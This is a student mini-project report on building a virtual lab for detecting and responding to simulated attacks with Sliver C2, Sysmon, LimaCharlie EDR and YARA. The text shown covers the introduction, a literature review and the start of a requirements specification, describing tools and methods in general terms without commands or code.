

A Mini Project Report on
“CYBER THREAT DETECTION AND RESPONSE”

Submitted to

OSMANIA UNIVERSITY, Hyderabad

in partial fulfillment of the requirements for the award of degree

BACHELOR OF ENGINEERING
in
COMPUTER SCIENCE AND ENGINEERING
(IOT, CS, BCT)

Submitted by

Abdul Samad	161021749020
Mohammed Abdul Raqeeb	161021749035
Mohammed FasiUddin Arsalaan	161021749041

Under the guidance of

Mr. M. K. IFTEQUAR ALI KHAN

Assistant Professor of CSE



**DEPT OF COMPUTER SCIENCE AND ENGINEERING (IOT,CS,
BCT)**

**NAWAB SHAH ALAM KHAN COLLEGE OF ENGINEERING &
TECHNOLOGY**

Malakpet, Hyderabad.

2023-2024



Nawab Shah Alam Khan

COLLEGE OF ENGINEERING & TECHNOLOGY (Autonomous)

Approved by AICTE | Affiliated to Osmania University & SBTET | Accredited by NBA (IT, ME), NAAC 'A'

CERTIFICATE

This is to certify that the Mini Project on **“CYBER THREAT DETECTION AND RESPONSE ”** is being submitted by the following students:

Abdul Samad	161021749020
Mohammed Abdul Raqeeb	161021749035
Mohammed FasiUddin Arsalaan	161021749041

They have presented the project work during the academic year 2023–2024 in partial fulfillment of the requirements for the award of **BACHELOR OF ENGINEERING** in **DEPARTMENT OF CSE (IOT,CS,BCT)** from **Osmania University**. This is a bonafide record work carried out by them under our guidance and supervision. The results of investigation enclosed with this report have been verified and found to be satisfactory.

**Internal Supervisor
Dept.**

Project Coordinator & Head of the

External Examiner

DECLARATION

We hereby declare that the project work entitled **“CYBER THREAT DETECTION AND RESPONSE”** submitted to the Department of **Computer Science and Engineering of NAWAB SHAH ALAM KHAN COLLEGE OF ENGINEERING AND TECHNOLOGY**, affiliated to Osmania University, Hyderabad in the partial fulfillment of the requirement for award of the degree in **BACHELOR OF ENGINEERING in CSE (IOT,CS,BCT)** is a bonafide work done by the undersigned.

Abdul Samad	161021749020
Mohammed Abdul Raqeeb	161021749035
Mohammed FasiUddin Arsalaan	161021749041

ACKNOWLEDGEMENT

The satisfaction that accomplished completion of any task would be incomplete without the mention of people who made it possible and whose encouragement and guidance has been a source of inspiration through the source of the project.

We express our profound sense of gratitude to **Dr. Syed Abdul Sattar, Principal** for his constant support.

We would like to express our sincere thank to our Project Supervisor, **Dr. Mohammad Sanaullah Qaseem, Professor of CSE**, for sharing his experience and valuable knowledge to enhance our real time learning experience.

We would like to express our sincere thanks to **Dr. Ch. Ramesh, HOD CSE (IOT) Dept** and our Internal Guide **Mr. M. K. Iftquar Ali Khan, Assistant Professor**, for their earnest efforts and timely suggestion and that motivated us to come out with satisfactory project work.

We thank everybody who directly or indirectly played a vital role in finishing our project work with less difficulty.

Abdul Samad	161021749020
Mohammed Abdul Raqeeb	161021749035
Mohammed FasiUddin Arsalaan	161021749041

Table of Contents

- Chapter 1: Introduction.....1**
 - 1.1 Background.....1
 - 1.2 Problem Statement.....1
 - 1.3 Objectives.....2
 - 1.4 Scope.....4
 - 1.5 Methodology.....5

- Chapter 2: Literature Review.....7**
 - 2.1 Overview of Cyber Threat Detection and Response.....7
 - 2.1.1 Detection Mechanisms.....7
 - 2.1.2 Response Actions.....8
 - 2.1.3 Importance of Timely Response.....8
 - 2.2 EDR Tools in Cybersecurity.....8
 - 2.3 Techniques for Threat Detection and Response.....10
 - 2.3.1 Signature-Based Detection.....10
 - 2.3.2 Behavioral Analysis.....11
 - 2.3.3 Machine Learning Algorithms.....11
 - 2.3.4 Threat Intelligence Integration.....11
 - 2.4 Virtualization Technologies in Cybersecurity.....12
 - 2.4.1 Key Aspects of Virtualization in Cybersecurity.....12
 - 2.4.2 Benefits of Virtualization in Cybersecurity.....13
 - 2.5 Sliver C2 Framework and its Role in Adversarial Simulation.....14
 - 2.5.1 Key Features of Sliver C2 Framework.....14
 - 2.5.2 Role of Sliver in Adversarial Simulation.....15

- Chapter 3: Analysis.....16**
 - 3.1 Software Requirement Specifications (SRS).....16
 - 3.1.1 Introduction.....16
 - 3.1.2 Overall Description.....18
 - 3.1.3 External Interface Requirements.....21

3.1.4 System Features.....	23
3.1.5 Other Nonfunctional Requirements.....	24
3.2 Use Case Diagram.....	26
3.3 Sequence Diagram.....	28
Chapter 4: Design.....	30
4.1 Architecture Overview.....	30
4.2 Virtual Machine Setup.....	31
4.3 Tool Installation and Configuration.....	33
4.4 Attack System Setup.....	34
4.5 Detection and Response Rule Design.....	36
Chapter 5: Implementation.....	37
5.1 System Prerequisites and Setup.....	37
5.2 Setting Up SSH Client Access and Network Configuration.....	38
5.2.1 Setting Up SSH Client Access for Ubuntu Attacker VM.....	38
5.2.2 Network Configuration for Both VMs.....	39
5.3 Disabling Windows Defender and Configure Sysmon.....	39
5.3.1 Permanently Disable Microsoft Defender.....	39
5.3.2 Permanently Disable Defender via Group Policy Editor.....	40
5.3.3 Permanently Disable Defender via Registry.....	40
5.3.4 Disable Defender Services via Registry.....	41
5.3.5 Prevent Standby Mode.....	42
5.3.6 Configure Sysmon.....	43
5.4 Installing LimaCharlie EDR and Configuring Sensor.....	45
5.5 Setting Up Attack System on Ubuntu VM and Generating C2 Payload.....	48
5.6 Transferring C2 Payload and Starting C2 Session.....	50
5.7 Conducting lsass.exe Memory Dump Attack.....	55
5.8 Conducting Ransomware Attack & Detection and Response.....	59
5.9 Automated YARA Scanning Implementation.....	62
5.9.1 Adding YARA signature for the Sliver C2 payload.....	62
5.9.2 Setting Up Generic D&R Rules for YARA Detection Alerts.....	64
5.9.3 Automatically YARA scan downloaded EXEs.....	66

5.9.4 Automatic YARA scan processes launched from Downloads directory.....	67
5.9.5 Scanning New EXEs in Downloads.....	68
5.9.6 Scanning processes launched from Downloads.....	68

Chapter 6: Conclusion.....69

6.1 Applications of Real-Time Threat Detection and Response.....	69
6.2 Future Scope and Enhancements.....	69
6.3 Lessons Learned and Insights.....	70

REFERENCES.....72

Chapter 1: Introduction

1.1 Background

In today's interconnected world, cybersecurity has emerged as a paramount concern amidst the rapid evolution of digital technologies. While advancements in cloud computing, mobile technology, and artificial intelligence have ushered in unprecedented convenience and efficiency, they've also expanded the attack surface for cyber threats. Threat actors, ranging from hackers to nation-state adversaries, exploit vulnerabilities in digital systems and networks, posing risks of data breaches, financial losses, and reputational damage. Traditional security measures, though foundational, often fall short in addressing the dynamic nature of modern cyber threats, leaving organizations vulnerable to sophisticated attacks.

To combat these challenges, organizations are shifting towards holistic cybersecurity strategies that encompass prevention, detection, response, and recovery capabilities. By leveraging advanced technologies, threat intelligence, and proactive threat hunting methodologies, organizations can bolster their cyber resilience and mitigate the risks posed by evolving cyber threats. Real-time threat detection and response systems play a pivotal role in this endeavor, enabling organizations to detect, analyze, and respond to cyber threats promptly, thereby safeguarding digital assets and critical infrastructure and ensuring business continuity in the face of cyber adversity.

1.2 Problem Statement

In today's cybersecurity landscape, organizations grapple with the daunting task of swiftly detecting and effectively responding to cyber threats. Despite advancements in cybersecurity technologies, traditional security solutions often prove insufficient in safeguarding against the dynamic and sophisticated nature of modern cyber attacks. A primary challenge stems from the reliance on static, signature-based detection methods, which struggle to identify novel and mutating threats like zero-day exploits and polymorphic malware. Consequently, security teams contend with alert fatigue, as the sheer volume of security alerts inundates them, making it difficult to discern genuine

threats amidst false positives and low-priority events. This reactive approach, compounded by the lack of contextual intelligence and proactive threat hunting capabilities, leaves organizations vulnerable to undetected or unresolved security incidents, heightening the risk of data breaches, financial losses, and reputational damage.

Addressing these challenges necessitates a shift towards dynamic and proactive threat detection mechanisms that can adapt to the evolving threat landscape. Real-time visibility into digital assets and networks, coupled with advanced analytics and machine learning algorithms, is imperative to detect subtle indicators of compromise and unauthorized activity. Moreover, there is a growing demand for integrated and automated threat detection and response solutions that can correlate security events across disparate sources, prioritize alerts, and orchestrate remediation actions in a coordinated manner. By embracing proactive, intelligence-driven cybersecurity strategies, organizations can bolster their defenses, stay ahead of adversaries, and protect their digital assets from emerging cyber risks.

1.3 Objectives

The primary objectives of this project are outlined below:

1) Develop a Real-Time Threat Detection and Response System:

- Design and implement a comprehensive solution capable of detecting and responding to cyber threats in real-time, capable of identifying and neutralizing cyber threats as they emerge.
- Utilize advanced cybersecurity techniques, including behavioral analysis, anomaly detection, and threat intelligence integration, to enhance the accuracy and effectiveness of threat detection.
- Develop automated response mechanisms to mitigate identified threats promptly, including isolating compromised systems, blocking malicious activities, and alerting security personnel.

2) Implement Advanced Cybersecurity Techniques and Tools:

- Explore and deploy cutting-edge cybersecurity technologies and tools to bolster the resilience of digital infrastructure against a diverse range of attack vectors.

- Leverage next-generation endpoint protection solutions, network intrusion detection systems (NIDS), and security information and event management (SIEM) platforms to provide comprehensive visibility and control over digital assets and networks.
- Incorporate threat intelligence feeds, sandboxing capabilities, and machine learning algorithms to proactively identify and mitigate emerging cyber threats before they can inflict significant harm.

3) Establish a Simulated Cyber Environment:

- Set up a realistic cyber environment comprising both attacker and victim systems to simulate real-world cyber attack scenarios.
- Deploy virtualized infrastructure using hypervisor technologies such as VirtualBox or VMware to emulate diverse computing environments, including desktops, servers, and network devices.
- Create scripted attack scenarios and threat scenarios to simulate various cyber threats, including malware infections, phishing attacks, ransomware, and advanced persistent threats (APTs).

4) Evaluate the Effectiveness of the Threat Detection and Response System:

- Conduct rigorous testing and evaluation of the developed threat detection and response system against a wide range of cyber threats.
- Measure the system's performance in terms of detection accuracy, false positive rates, response time, and overall effectiveness in mitigating cyber threats.
- Analyze the system's capabilities in detecting and responding to different types of cyber attacks, including malware infections, unauthorized access attempts, data breaches, and insider threats.

5) Provide Insights into Best Practices for Cybersecurity Analysts and Organization:

- Document and share insights gained from the project's research, experimentation, and analysis to inform cybersecurity practitioners and organizations about emerging cyber threats and effective defense strategies.
- Develop practical guidelines, recommendations, and best practices for cybersecurity analysts and organizations to enhance their cyber defense posture and incident response capabilities.

- Promote knowledge sharing and collaboration within the cybersecurity community to foster a culture of continuous learning, adaptation, and improvement in combating cyber threats.

1.4 Scope

This project is focused on the development and implementation of a comprehensive real-time threat detection and response framework designed to address the evolving cybersecurity challenges encountered in modern computing environments. The scope of the project encompasses the following key components:

1) Setting up a Simulated Cyber Environment:

- ◆ Utilizing virtualization technologies, such as VirtualBox or VMware, to create a simulated cyber environment consisting of both attacker and victim systems.
- ◆ Configuring virtual machines (VMs) to emulate diverse computing environments, including desktops, servers, and network infrastructure, to accurately replicate real-world cyber attack scenarios.

2) Leveraging Open-Source Cybersecurity Tools and Frameworks:

- ◆ Leveraging a variety of open-source cybersecurity tools and frameworks to facilitate threat detection and response capabilities.
- ◆ Key tools and frameworks include, but are not limited to, the Sliver C2 framework for command and control, Sysmon for advanced endpoint monitoring, LimaCharlie EDR for endpoint detection and response, and YARA for malware identification and analysis.

3) Conducting Cyber Attack Simulations:

- ◆ Designing and executing a series of cyber attack simulations to evaluate the effectiveness of the developed threat detection and response mechanisms.
- ◆ Simulated cyber attacks may include, but are not limited to, lsass.exe memory dump attacks, ransomware attacks, phishing campaigns, and advanced persistent threats (APTs).

4) Assessing Efficacy of Detection and Response Mechanisms:

- ◆ Assessing the performance and efficacy of the threat detection and response mechanisms in mitigating various types of cyber threats.
- ◆ Evaluating key metrics such as detection accuracy, false positive rates, response time, and overall effectiveness in thwarting cyber attacks.

5) Providing Documentation and Guidelines:

- ◆ Documenting the project's methodology, architecture, implementation details, and findings in a comprehensive report.
- ◆ Providing guidelines, best practices, and recommendations for replicating and extending the project's capabilities in different computing environments and scenarios.
- ◆ Creating user guides, technical documentation, and tutorials to assist cybersecurity practitioners and organizations in deploying and leveraging the developed threat detection and response framework effectively.

1.5 Methodology

The methodology employed in this project is designed to systematically develop, test, and evaluate the real-time threat detection and response framework. It encompasses several stages, each of which plays a crucial role in achieving the project objectives:

1) Setup and Configuration: This stage involves establishing the necessary infrastructure for conducting cyber attack simulations in a controlled environment. This includes setting up virtual machines using virtualization technologies such as VirtualBox or VMware to create a simulated cyber environment comprising attacker and victim systems. Furthermore, installing and configuring cybersecurity tools and frameworks, such as the Sliver C2 framework, Sysmon, LimaCharlie EDR, and YARA, to facilitate threat detection and response capabilities.

2) Attack Simulation: The project conducts a series of cyber attack simulations within the simulated environment to generate relevant security events and telemetry data for analysis. This involves simulating various cyber attack scenarios, including lsass.exe

memory dump attacks, ransomware attacks, phishing campaigns, and other common attack vectors. Scripted attack scenarios are executed using the Sliver C2 framework to emulate real-world cyber threats and adversary behavior.

3) Threat Detection: The project implements detection mechanisms using a combination of behavioral analysis, signature-based detection, and anomaly detection techniques to identify malicious activities within the simulated environment. Leveraging the capabilities of cybersecurity tools and frameworks, such as Sysmon, LimaCharlie EDR, and YARA, to monitor and analyze security events in real-time. Custom detection rules and algorithms are developed to correlate and analyze security telemetry data for indicators of compromise (IOCs) and suspicious behavior.

4) Threat Response: This stage involves developing response mechanisms to mitigate the impact of detected threats and prevent further exploitation of vulnerable systems. This includes implementing automated response actions, such as blocking malicious processes, isolating compromised systems, and alerting security personnel, to contain and neutralize cyber threats in real-time. Response capabilities are integrated with existing cybersecurity tools and frameworks to orchestrate coordinated incident response workflows and remediation actions.

5) Evaluation and Validation: The project assesses the effectiveness and efficiency of the threat detection and response system through extensive testing and validation against known attack scenarios and benchmarks. This involves evaluating key performance metrics, including detection accuracy, false positive rates, response time, and overall efficacy in mitigating cyber threats. Validation tests are conducted in a controlled environment to verify the system's capabilities and resilience against various cyber attack vectors and scenarios.

Chapter 2: Literature Review

2.1 Overview of Cyber Threat Detection and Response

Cyber threat detection and response play pivotal roles in safeguarding digital assets and networks against a myriad of evolving cyber threats. Threat detection encompasses a multifaceted approach involving continuous monitoring, analysis, and correlation of various data sources to identify signs of potential security breaches or malicious activities. This proactive stance enables organizations to stay vigilant against emerging threats and swiftly respond to security incidents before they escalate into major breaches.

2.1.1 Detection Mechanisms

It is a process where behavioral analytics is combined with machine learning algorithms to identify abnormal behavior or suspicious activity inside a system or network to indicate a potential threat. Few of them are listed below:

- 1) Signature-based detection:** Traditional method that identifies known threats by comparing patterns or signatures against a database of known malware signatures. While effective against known threats, it may fall short against novel or sophisticated attacks.
- 2) Anomaly detection:** Focuses on identifying deviations from normal patterns of behavior within network traffic, system logs, or user activity. Anomalies may indicate potential security incidents or unauthorized access attempts, prompting further investigation.
- 3) Behavioral analysis:** Utilizes machine learning algorithms to analyze historical data and user behavior to identify unusual or suspicious activities. By learning from past incidents, behavioral analysis can detect previously unseen threats or zero-day exploits.
- 4) Threat intelligence integration:** Incorporates external threat feeds, intelligence reports, and contextual information to enrich detection capabilities. By correlating security events with known indicators of compromise (IOCs), organizations can identify and prioritize potential threats more effectively.

2.1.2 Response Actions

i) Isolation of compromised systems: Immediately isolating infected or compromised systems from the network to prevent further spread of the threat and minimize damage to other assets.

ii) Blocking malicious activities: Employing firewall rules, intrusion prevention systems (IPS), or endpoint security solutions to block malicious network traffic, processes, or applications associated with the detected threat.

iii) Quarantine of infected files: Moving suspicious files or executables to a quarantined environment for further analysis and containment to prevent them from causing harm to other systems or data.

iv) Alerting security personnel: Notifying designated security teams or incident response personnel about the detected threat for further investigation, analysis, and remediation. Timely communication is essential for coordinating response efforts and minimizing the impact of the security incident.

2.1.3 Importance of Timely Response

- ❖ Timely and effective response actions are critical in mitigating the impact of security incidents and preventing further exploitation by threat actors.
- ❖ Delays in response can lead to prolonged exposure to threats, increased risk of data exfiltration or system compromise, and greater damage to organizational reputation and financial resources.
- ❖ Automated response mechanisms and predefined incident response playbooks can help streamline response efforts, enabling organizations to respond rapidly to security incidents and minimize disruption to business operations.

2.2 EDR Tools in Cybersecurity

Endpoint Detection and Response (EDR) tools have emerged as indispensable assets in the cybersecurity arsenal of organizations, offering real-time visibility and control over endpoint devices within their network infrastructure. These endpoint devices encompass a wide array of endpoints, including desktops, laptops, servers, and mobile devices, each

serving as potential entry points for cyber threats. EDR solutions are designed to monitor and safeguard these endpoints by continuously tracking and analyzing endpoint activities, thereby enabling organizations to detect, investigate, and respond to security incidents promptly and effectively.

Key Features of EDR:

- Threat Detection:

EDR solutions leverage advanced analytics, machine learning algorithms, and threat intelligence feeds to detect indicators of compromise (IOCs) and suspicious activities on endpoint devices. By monitoring various endpoint events, such as process execution, file modifications, network connections, and user interactions, EDR tools can identify potential security threats, including malware infections, unauthorized access attempts, and anomalous behavior indicative of cyber attacks.

- Investigation:

EDR tools provide security teams with detailed visibility into endpoint activities, allowing them to investigate security incidents and potential threats comprehensively. Security analysts can delve into historical endpoint data, examine event logs, and conduct forensic analysis to uncover the root cause of security incidents, trace the extent of compromise, and identify affected endpoints.

- Response:

EDR solutions empower security teams to respond swiftly and decisively to security incidents by automating response actions, containing threats, and neutralizing malicious activities across the organization's endpoint environment. Response actions may include isolating compromised endpoints from the network, terminating malicious processes, quarantining infected files, and initiating remediation measures to restore the integrity of affected endpoints.

- Proactive Threat Hunting:

One of the distinguishing features of EDR tools is their proactive threat hunting capabilities, which enable security teams to actively search for potential threats and vulnerabilities across the organization's endpoint environment. By leveraging advanced

search queries, custom detection rules, and behavioral analytics, security analysts can proactively identify hidden threats, emerging attack patterns, and previously unseen indicators of compromise (IOCs), thereby enhancing the organization's cyber defense posture and resilience against cyber threats.

Proactive threat hunting allows organizations to stay ahead of adversaries, identify potential security gaps or weaknesses in their endpoint security controls, and take preemptive measures to mitigate risks and strengthen their overall security posture.

- Integration and Collaboration:

EDR solutions often integrate seamlessly with other security technologies and platforms, such as Security Information and Event Management (SIEM) systems, threat intelligence feeds, and incident response platforms. This integration enables organizations to correlate endpoint telemetry data with network-wide security events, enriching threat intelligence and providing comprehensive visibility into security incidents and potential threats across the entire infrastructure.

Moreover, EDR solutions facilitate collaboration and information sharing among security teams, enabling them to coordinate response efforts, share insights, and collaborate on incident investigation and resolution. This collaborative approach enhances the effectiveness of incident response activities and fosters a culture of security awareness and collaboration within the organization.

2.3 Techniques for Threat Detection and Response

Various techniques are employed for threat detection and response in cybersecurity, each offering unique capabilities and advantages in identifying and mitigating cyber threats effectively. These techniques encompass a spectrum of approaches, from traditional signature-based detection to more advanced behavioral analysis and machine learning algorithms, enabling organizations to stay ahead of evolving cyber threats and enhance their cyber defense posture.

2.3.1 Signature-Based Detection

- Description: Signature-based detection relies on predefined patterns or signatures to identify known threats, making it effective against previously identified malware and attack vectors.

- **Advantages:** Signature-based detection is well-suited for identifying known threats with high accuracy and minimal false positives, making it a reliable method for detecting known malware and malicious activities.
- **Limitations:** However, signature-based detection is inherently limited in its ability to detect unknown and emerging threats, such as zero-day exploits and polymorphic malware, which do not match known signatures and can evade detection by traditional security measures.

2.3.2 Behavioral Analysis

- **Description:** Behavioral analysis focuses on identifying deviations from normal behavior patterns within network traffic, system logs, or user activity, allowing for the detection of unknown and emerging threats based on anomalous activities.
- **Advantages:** Behavioral analysis can detect previously unseen threats or zero-day exploits by identifying unusual or suspicious behavior indicative of potential security breaches, even in the absence of known signatures or patterns.
- **Limitations:** However, behavioral analysis may generate false positives if legitimate activities are misconstrued as malicious behavior, requiring careful tuning and validation to minimize false alerts and ensure accurate threat detection.

2.3.3 Machine Learning Algorithms

- **Description:** Machine learning algorithms enhance threat detection capabilities by analyzing large volumes of data to identify patterns, trends, and correlations indicative of malicious behavior.
- **Advantages:** Machine learning algorithms can adapt and evolve over time, learning from past security incidents and refining their detection capabilities to detect subtle indicators of compromise and emerging threats.
- **Limitations:** However, machine learning algorithms require extensive training and validation using high-quality data to achieve optimal performance, and they may be susceptible to evasion techniques employed by sophisticated adversaries.

2.3.4 Threat Intelligence Integration

- **Description:** Threat intelligence integration enables organizations to leverage external threat feeds, intelligence reports, and contextual information to enhance their detection and response capabilities.

- **Advantages:** By correlating security events with known indicators of compromise (IOCs) and contextual information, organizations can identify and prioritize potential threats more effectively, enabling faster and more accurate response actions.
- **Limitations:** However, threat intelligence integration requires ongoing maintenance and validation to ensure the accuracy and relevance of threat intelligence sources, and it may introduce additional complexity and overhead in the detection and response workflow.

2.4 Virtualization Technologies in Cybersecurity

Virtualization technologies play a pivotal role in modern cybersecurity by providing organizations with versatile tools for creating isolated, virtualized environments that facilitate various security-related activities, such as threat simulations, vulnerability assessments, and malware analysis. By leveraging virtualization, organizations can emulate diverse computing environments, including operating systems, networks, and applications, without the need for physical hardware, thereby reducing costs, complexity, and resource requirements.

2.4.1 Key Aspects of Virtualization in Cybersecurity

1. Testing and Development: Virtualization enables cybersecurity professionals to create and manage virtualized environments for testing and developing security solutions, patches, and updates. By replicating target environments accurately, organizations can assess the effectiveness of security controls, evaluate new technologies, and validate security configurations in a safe and controlled manner.

2. Threat Simulations: Virtualization facilitates the creation of realistic and dynamic threat scenarios for simulating cyber attacks, including malware infections, network intrusions, and data breaches. By deploying virtualized environments with intentionally vulnerable configurations, organizations can assess their security posture, train security personnel, and evaluate incident response capabilities in a simulated but realistic setting.

3. Malware Analysis: Virtualization provides a secure and isolated environment for analyzing suspicious files, executables, and network traffic to identify malware,

understand its behavior, and develop countermeasures. By running potentially malicious code in a virtualized sandbox environment, analysts can observe and analyze its actions without risking the integrity of production systems or compromising sensitive data.

4. Honeypots and Deception Technologies: Virtualization facilitates the deployment of honeypots, decoy systems, and deception technologies for luring and trapping attackers, gathering threat intelligence, and detecting unauthorized activities. By emulating realistic but fictitious systems and services, organizations can attract and monitor malicious actors, gather insights into attacker tactics and techniques, and strengthen their overall security posture.

5. Security Appliances and Tools: Virtualization allows organizations to deploy security appliances, such as firewalls, intrusion detection/prevention systems (IDS/IPS), and security information and event management (SIEM) solutions, as virtual instances within their network infrastructure. By virtualizing security appliances, organizations can optimize resource utilization, scale deployments dynamically, and improve flexibility and agility in responding to evolving security threats.

2.4.2 Benefits of Virtualization in Cybersecurity

a) Cost Efficiency: Virtualization reduces hardware costs, energy consumption, and maintenance overhead associated with physical infrastructure, enabling organizations to achieve cost savings while maximizing resource utilization.

b) Flexibility and Scalability: Virtualization provides flexibility and scalability, allowing organizations to create, modify, and scale virtualized environments on-demand to meet evolving security requirements and business needs.

c) Isolation and Security: Virtualization enhances security by providing isolated environments for testing, analysis, and experimentation, minimizing the risk of cross-contamination and compromise of production systems.

d) Agility and Innovation: Virtualization fosters agility and innovation by enabling rapid experimentation, prototyping, and deployment of security solutions and technologies, accelerating time-to-market and driving continuous improvement in cybersecurity practices.

2.5 Sliver C2 Framework and its Role in Adversarial Simulation

The Sliver Command and Control (C2) framework stands as a powerful and adaptable tool in the arsenal of cybersecurity professionals, particularly those engaged in adversarial simulation, red teaming, and penetration testing endeavors. Sliver empowers security practitioners to replicate real-world cyber attacks by establishing covert channels of communication between attacker-controlled servers and compromised endpoints within a simulated environment. By leveraging Sliver's versatile capabilities, red teams can orchestrate a wide array of attack scenarios, ranging from initial access and reconnaissance to lateral movement, privilege escalation, and data exfiltration, thus providing organizations with invaluable insights into their cybersecurity defenses and incident response capabilities.

2.5.1 Key Features of Sliver C2 Framework

- 1) Command Execution:** Sliver facilitates remote command execution on compromised endpoints, enabling red teams to execute arbitrary commands and scripts to gather information, manipulate system configurations, and execute post-exploitation activities.
- 2) File Transfer:** Sliver allows for seamless file transfer between attacker-controlled servers and compromised endpoints, facilitating the exfiltration of sensitive data, the deployment of malicious payloads, and the manipulation of files and directories within the target environment.
- 3) Keylogging:** Sliver provides keylogging capabilities, enabling red teams to capture keystrokes and monitor user interactions on compromised endpoints, thereby gaining insight into user behavior, credentials, and sensitive information accessed during the course of an attack.
- 4) Shell Access:** Sliver offers shell access to compromised endpoints, providing red teams with interactive command-line interfaces for performing reconnaissance, privilege escalation, and lateral movement activities within the target environment.

2.5.2 Role of Sliver in Adversarial Simulation

a) Realistic Attack Simulation: Sliver enables red teams to emulate realistic cyber attacks by replicating the tactics, techniques, and procedures (TTPs) employed by real-world adversaries. By simulating diverse attack scenarios, red teams can assess an organization's security defenses, identify potential vulnerabilities, and evaluate the effectiveness of incident response procedures in mitigating cyber threats.

b) Comprehensive Security Assessments: Sliver facilitates comprehensive security assessments by providing red teams with a wide range of features and functionalities for conducting penetration tests, red team engagements, and security evaluations. By leveraging Sliver's capabilities, red teams can uncover hidden vulnerabilities, exploit misconfigurations, and demonstrate the impact of potential security breaches on an organization's digital assets and operations.

c) Strategic Threat Modeling: Sliver empowers red teams to develop strategic threat models tailored to the specific objectives and risk profiles of target organizations. By mapping out potential attack paths, identifying critical assets, and prioritizing attack vectors, red teams can guide their simulation efforts to maximize the efficacy of their security assessments and deliver actionable insights to stakeholders.

Chapter 3: Analysis

3.1 Software Requirement Specifications

3.1.1 Introduction

❖ Purpose

This document outlines the functional and non-functional requirements for a software project titled "Cyber Threat Detection and Response". It details the functionalities, performance considerations, security measures, and other aspects necessary to create a realistic and educational environment for cybersecurity analysts to practice detecting, analyzing, and responding to simulated cyber threats.

❖ Document Conventions

This Software Requirements Specification (SRS) for the Cyber Threat Detection and Response project adheres to specific conventions to enhance clarity and coherence:

- **Structured Navigation:** The document employs a hierarchical system with numbered sections and sub-sections for easy organization and understanding.
- **Visual Emphasis:** Key points are highlighted using formatting techniques such as bolding, bulleting, and italicizing to improve readability and draw attention.
- **Clarity in Expression:** Language used is both articulate and succinct, maintaining a professional tone accessible to diverse audiences.

❖ Intended Audience and Reading Suggestions

This document is intended for various stakeholders involved in the development, implementation, and evaluation of the Cyber Threat Detection and Response system.

Familiarity with basic cybersecurity concepts is recommended for a complete understanding. The primary audience includes:

- Cybersecurity professionals responsible for understanding the technical requirements and capabilities of the Cyber Threat Detection and Response system.
- Analysts and researchers involved in evaluating and testing cyber threat detection and response solutions.

- Project stakeholders, including managers and decision-makers, seeking insight into the objectives and functionalities of the proposed system.

❖ **Product Scope**

The project focuses on simulating a controlled environment for educational purposes and demonstration. It encompasses the following functionalities:

- Setting up virtual machines for attacker and victim simulations
- Utilizing Sliver C2 framework for establishing command and control communication between the attacker and victim machine
- Employing LimaCharlie EDR for threat detection and response on the victim machine with D&R rule creation
- Integrating YARA for automated malware scanning

❖ **Product Overview**

This project simulates and responds to real-time cyber threats, including memory dumps and ransomware attacks, through automated YARA scanning for malware signatures. The environment comprises two virtual machines:

- Attacker: Linux (Ubuntu)
- Victim: Windows (Windows 11)

Detection and Response:

- **LimaCharlie EDR:** Monitors logs, detects threats, and triggers pre-defined response rules on the victim machine.
- **D&R Rules:** Define automated responses to specific threats.

Attack Simulation:

- ❖ **Sliver C2:** Establishes a command and control channel between the attacker and victim machines.

Simulated Attacks:

- Memory dump of lsass.exe from the victim machine.
- Ransomware attack attempt.

YARA Scanning:

- ❖ **Automated scanning:** Identifies malware based on predefined signatures.
- ❖ **D&R rules:** Trigger actions upon malware detection.

Modular Approach:

- **Organization:** Gather necessary tools and software.
- **Log Monitoring:** Detect anomalies and potential threats.
- **Threat Response:** Block detected threats using D&R rules.

Benefits:

- ◆ Practice threat detection and response in a controlled environment.
- ◆ Understand the job roles of working cybersecurity analyst professionals.
- ◆ Gain hands-on experience with various cybersecurity tools and techniques.
- ◆ Test and refine security measures to enhance overall security posture.

3.1.2 Overall Description

Product Perspective

The project offers a simulated environment for cybersecurity analysts to practice real-world threat detection and response scenarios. This environment allows users to learn about different cybersecurity tools and techniques in a controlled setting.

The CTDR Simulator offers a controlled and user-friendly environment for individuals interested in cybersecurity to hone their skills in real-world threat detection and response scenarios. This simulated environment enables users to:

- Practice essential security skills in a safe and controlled setting, minimizing potential risks associated with real-world cyber threats.
- Gain hands-on experience with various cybersecurity tools and techniques used by security professionals in detecting, analyzing, and responding to cyberattacks.
- Develop critical thinking and problem-solving skills by encountering and mitigating diverse simulated cyber threats.

Product Functions**Virtual Machine Setup**

Creation and configuration of virtual machines representing attacker and victim systems. The stimulation of the attack is performed through a Ubuntu Linux machine with SSH Client is setup. The victim machine is Windows 11 virtual machine which is compromised. The network configuration of the machines are configured as static, so not to interfere any networking issues and to ensure smooth and seamless working experience.

Attack Simulation

Enabling simulation of attacker actions through Sliver C2 for establishing a command and control session. The C2 payload can be implanted in the victim machine by any means of social engineering attack, but for the simplicity of the project temporary python server has been used.

Threat Detection and Response

- ◆ Integration with LimaCharlie EDR to collect system logs.
- ◆ Definition of user-defined D&R rules for specific threat scenarios.
- ◆ Detection of threats (e.g., lsass.exe memory dumps, ransomware activities)
- ◆ Triggering corresponding D&R responses.

Automated YARA Scanning

- ✧ Adding YARA signatures for known malware i.e. for sliver.
- ✧ Automated scanning of newly downloaded files and launched processes based on defined YARA rules.
- ✧ Generating alerts upon detection of potential malware based on YARA signatures.

User Classes and Characteristics

The target users are individuals interested in learning about cybersecurity, including:

- Cybersecurity students
- IT professionals
- Security analysts

Users are expected to have a basic understanding of cybersecurity concepts and familiarity with operating systems.

Operating Environment

The system is designed to operate on any personal computer with a modern operating system (e.g., Windows 10 or later, macOS, Linux) and sufficient resources to run virtual machines and supporting software.

Hardware Requirements

The system is recommended to run on a personal computer with a minimum of 8 GB of RAM. However, for optimal performance, 16 GB or more is ideal.

The system disk space requirement is approximately 80 to 100 GB.

System Requirement	Minimum	Preferred
RAM	8GB	16GB or more
Disk Space	~64-80GB	~80-100GB

Design and Implementation Constraints

The project is limited to the use of specified tools:

- 1) **VirtualBox:** Creates and manages virtual machines, allowing you to simulate attacker and victim systems within a controlled environment.
- 2) **Sliver C2:** Establishes a command and control (C2) communication channel between the attacker and victim machines, enabling the simulation of attacker actions.
- 3) **Sysmon:** Provides advanced system monitoring capabilities, capturing detailed information about system activities on the victim machine, which can be helpful for threat detection and analysis.
- 4) **LimaCharlie EDR:** Functions as an Endpoint Detection and Response (EDR) tool. It collects system logs from the victim machine, analyzes them for suspicious activities, and facilitates the creation and execution of pre-defined responses (D&R rules) to identified threats.
- 5) **YARA:** Acts as a malware identification tool. It allows you to define and utilize YARA rules based on specific patterns and characteristics of known malware. YARA can then scan files and processes on the victim machine to identify potential malware based on these predefined rules.

